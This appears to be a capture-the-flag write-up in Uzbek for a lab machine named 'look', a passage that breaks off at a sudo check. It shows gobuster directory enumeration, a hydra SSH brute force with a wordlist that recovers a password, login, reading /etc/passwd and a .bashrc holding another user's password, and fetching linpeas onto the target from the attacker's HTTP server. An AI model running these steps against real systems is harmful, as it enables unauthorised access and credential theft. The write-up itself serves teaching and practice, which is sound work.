Look

Umumiy Ma’lumotlar

`IP address`	192.168.224.193
`Operatsion Tizim Nomi (Distribution)`	Linux
`Operatsion Tizim Kernel Verisyasi`	linux_kernel
`Web Server dasturi va Versiyasi`	Apache/2.2.22 (Debian)
`Ochiq Portlar`	22,80

Topilgan Flaglar

▼ User Flag

💡 User Flag: 084eb686418576cdde1ce01e2e9ad0dd

▼ Root Flag

💡 Root Flag: 5e1a6f7770b8836974a6da06f32ecf6e


Toplgan Zaifliklar

CVE-XXXX-XXXX	Ushbu CVE x dasturining 2.X.X-versiyasida mavjud bo’lib, hujumchiga X hujumni amalga oshirishga yordam beradi. Bu zaiflik X zailik deb ataladi. Ushu havola orqali batafsil o’rganib chiqish mumkin. [Link qoldirasiz.]	Exploit linki berilishi kerak agar mavjud bo’lsa


Hisobot

▼ Enumeration (Ma’lumot to’plash


ipni topish uchun sudo arp-scan qildik



machine haqida malumot olish uchun nmap qildik



endi webni koramiz





webda oddiy apache ishlab truobdi ekan endi directorylarni qidiramz

```
┌──(umar㉿kali)-[~]
└─$ gobuster dir -u http://10.13.1.89 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -x php,html,txt,bak,zip,tar.gz
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.13.1.89
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt,bak,zip,tar.gz
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
javascript           (Status: 301) [Size: 313] [--> http://10.13.1.89/javascript/]
info.php             (Status: 200) [Size: 69359]
index.html           (Status: 200) [Size: 10701]
server-status        (Status: 403) [Size: 275]
look.php             (Status: 200) [Size: 74]
index.html           (Status: 200) [Size: 10701]
Progress: 435967 / 435967 (100.00%)
===============================================================
Finished
===============================================================

┌──(umar㉿kali)-[~]
└─$
```

bu yerda ajoyib directorylar topildi bularga kirib koramiz





Bu sahifada `User/Group: axel(1000)/1000` yozuviga ko’zim tushdi.

Configuration

apache2handler

Apache Version	Apache/2.4.56 (Debian)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	axel(1000)/1000
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_authn_core mod_authn_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_setenvif mod_status

Bu Apache web server **axel** foydalanuvchisi ostida ishga tushirilganini anglatadi. Odatda Apache `www-data` ostida ishlaydi, lekin bu mashinada `axel` ishlatilgan bo’lsa kerak.

Endi bizda ehtimoliy `axel` degan foydalanuvchi borligini bilib oldik. Endi unga brute force hujumini amalga oshirib ko’ramiz.

▼ Exploitation (Buzib kirish)

```
┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ hydra -l axel -P /usr/share/wordlists/rockyou.txt ssh://10.123.18.64
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-18 01:02:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.123.18.64:22/
[STATUS] 211.00 tries/min, 211 tries in 00:01h, 14344191 to do in 1133:02h, 13 active
[STATUS] 192.33 tries/min, 577 tries in 00:03h, 14343825 to do in 1242:58h, 13 active
[22][ssh] host: 10.123.18.64   login: axel   password: bambam
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-18 01:06:32
```

Hydra quyidagi muhim natijani berdi:

```
[22][ssh] host: 10.123.18.64   login: axel   password: bam
bam
```

▼ Initial Access (Kirish huquqiga erishish)

Ushbu topilgan ma’lumotlar orqali tizimga ulandik!

```
┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ ssh axel@10.123.18.64
The authenticity of host '10.123.18.64 (10.123.18.64)' can't be established.
ED25519 key fingerprint is: SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    ~/.ssh/known_hosts:21: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:23: [hashed name]
    ~/.ssh/known_hosts:24: [hashed name]
    ~/.ssh/known_hosts:25: [hashed name]
    ~/.ssh/known_hosts:26: [hashed name]
    (3 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.123.18.64' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
axel@10.123.18.64's password:
axel@look:~$
```

user flagni oldik!

```
axel@look:~$ ls -la
total 32
drwx------ 4 axel axel 4096 dic 18 07:16 .
drwxr-xr-x 4 root root 4096 jun 15  2023 ..
lrwxrwxrwx 1 root root    9 abr 23  2023 .bash_history → /dev/null
-rw------- 1 axel axel  220 ene 15  2023 .bash_logout
-rw------- 1 axel axel 3578 jun 15  2023 .bashrc
drwxr-xr-x 3 axel axel 4096 jun 15  2023 .local
-rw------- 1 axel axel  807 ene 15  2023 .profile
drwx------ 2 axel axel 4096 dic 17 20:41 .ssh
-r-------- 1 axel axel   33 jun 15  2023 user.txt
axel@look:~$ cat user.txt
084eb686418576cdde1ce01e2e9ad0dd
axel@look:~$
```

Tizimda `axel`’dan boshqa `dylan` degan foydalanuvchi ham bor ekan.

```
axel@look:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
axel:x:1000:1000::/home/axel:/bin/bash
dylan:x:1001:1001::/home/dylan:/bin/bash
axel@look:~$
```

Ehtimol dylan useriga o’tishimiz kerak.

Ushbu userdan turib, hamma ma’lumotlarni tekshirdim lekin hech narsa topa olmadim. Shuning uchun avtomatlashtirilgan zaifliklarni topib beruvchi tool - `Linpeas` ’ni ishlatishga qaror qildim.

LinPEAS — bu Linux tizimlarida **privilege escalation** (huquq oshirish) imkoniyatlarini avtomatik tarzda aniqlash uchun mo‘ljallangan **skriptli skaner vositasi**. U **PEASS-ng** (Privilege Escalation Awesome Scripts Suite) to‘plamining bir qismidir.

▼ Privilage Escalation (Huquqlarni oshirish)

```
┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

--2025-12-18 01:22:51--  https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh [following]
--2025-12-18 01:22:52--  https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20251215-2904ebf1/linpeas.sh [following]
--2025-12-18 01:22:53--  https://github.com/peass-ng/PEASS-ng/releases/download/20251215-2904ebf1/linpeas.sh
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/660ec6e1-007c-439e-948b-8f45f46a80d0?sp=r&sv=2018-11-09&sr=b
&spr=https&se=2025-12-18T07%3A12%3A09Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sk
tid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-18T06%3A11%3A38Z&ske=2025-12-18T07%3A12%3A09Z&sks=b&skv=2018-11-09&sig=DaSm6FTu1aQpGGLDtUUp%2FWwDMoaYKm5
W20%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5
MSIsImV4cCI6MTc2NjAzOTI3NSwibmJmIjoxNzY2MDM4OTc1LCJwYXRoIjoicmVsZWFzZWFzZ2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.18PmbHx_ys3UXiOXXE1pRyzsBkq4nZOgtY
IcyowPgXI&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2025-12-18 01:22:53--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/660ec6e1-007c-439e-948b-8f45f46a80d0?sp=r&sv=
2018-11-09&sr=b&spr=https&se=2025-12-18T07%3A12%3A09Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-
ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2025-12-18T06%3A11%3A38Z&ske=2025-12-18T07%3A12%3A09Z&sks=b&skv=2018-11-09&sig=DaSm6FTu1aQpGGLDtU
Up%2FWwDMoaYKm5W20%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tI
iwia2V5Ijoia2V5MSIsImV4cCI6MTc2NjAzOTI3NSwibmJmIjoxNzY2MDM4OTc1LCJwYXRoIjoicmVsZWFzZWFzZ2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.18PmbHx_ys3UXiOXXE1
pRyzsBkq4nZOgtYIcyowPgXI&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.110.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 975444 (953K) [application/octet-stream]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================================================>] 952.58K   603KB/s    in 1.6s

2025-12-18 01:22:56 (603 KB/s) - 'linpeas.sh' saved [975444/975444]


┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ ls -la
total 1092
drwxrwxr-x 2 kali kali   4096 Dec 18 01:22 .
drwxr-xr-x 4 kali kali 135168 Dec 16 13:10 ..
-rw-rw-r-- 1 kali kali 975444 Dec 15 04:10 linpeas.sh
```

Kalida python servis ishga tushirib qo’yamiz.

```
┌──(kali㉿kali)-[~/Desktop/vuln_machine]
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Ushbu dasturni target mashinaga olib keldik.

```
axel@look:~$ wget http://10.123.18.19:8000/linpeas.sh
--2025-12-18 07:25:48--  http://10.123.18.19:8000/linpeas.sh
Conectando con 10.123.18.19:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 975444 (953K) [application/x-sh]
Grabando a: «linpeas.sh»

linpeas.sh                          100%[===================================================================>] 952,58K  --.-KB/s    en 0,07s

2025-12-18 07:25:48 (12,5 MB/s) - «linpeas.sh» guardado [975444/975444]

axel@look:~$ ls -la
total 988
drwx------ 4 axel axel   4096 dic 18 07:25 .
drwxr-xr-x 4 root root   4096 jun 15  2023 ..
lrwxrwxrwx 1 root root      9 abr 23  2023 .bash_history -> /dev/null
-rw------- 1 axel axel    220 ene 15  2023 .bash_logout
-rw------- 1 axel axel   3578 jun 15  2023 .bashrc
-rw-r--r-- 1 axel axel 975444 dic 15 10:10 linpeas.sh
drwxr-xr-x 3 axel axel   4096 jun 15  2023 .local
-rw------- 1 axel axel    807 ene 15  2023 .profile
drwx------ 2 axel axel   4096 dic 17 20:41 .ssh
-r-------- 1 axel axel     33 jun 15  2023 user.txt
axel@look:~$
```


Bu dasturga executable permission beramiz.

```
axel@look:~$ chmod +x linpeas.sh
axel@look:~$ ls -la
total 988
drwx------ 4 axel axel   4096 dic 18 07:25 .
drwxr-xr-x 4 root root   4096 jun 15  2023 ..
lrwxrwxrwx 1 root root      9 abr 23  2023 .bash_history → /dev/null
-rw------- 1 axel axel    220 ene 15  2023 .bash_logout
-rw------- 1 axel axel   3578 jun 15  2023 .bashrc
-rwxr-xr-x 1 axel axel 975444 dic 15 10:10 linpeas.sh
drwxr-xr-x 3 axel axel   4096 jun 15  2023 .local
-rw------- 1 axel axel    807 ene 15  2023 .profile
drwx------ 2 axel axel   4096 dic 17 20:41 .ssh
-r-------- 1 axel axel     33 jun 15  2023 user.txt
axel@look:~$
```

Va shunchaki ishga tushiramiz.



Natijada quyidagi narsani topib oldim



LinPEAS environment variables'da Dylan'ning parolini topdi:



Axel uyidagi .bashrc faylidan ham topish mumkin ekan

```
axel@look:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# remember password
export dylanPASS="bl4bl4Dyl4N"

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize
```

dylan useriga o’tib oldik!

```
axel@look:~$ su dylan
Contraseña:
dylan@look:/home/axel$
```

Sudo huquqlarini tekshiramiz.

```
dylan@look:~$ sudo -l
Matching Defaults entries for dylan on look:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User dylan may run the following commands on look:
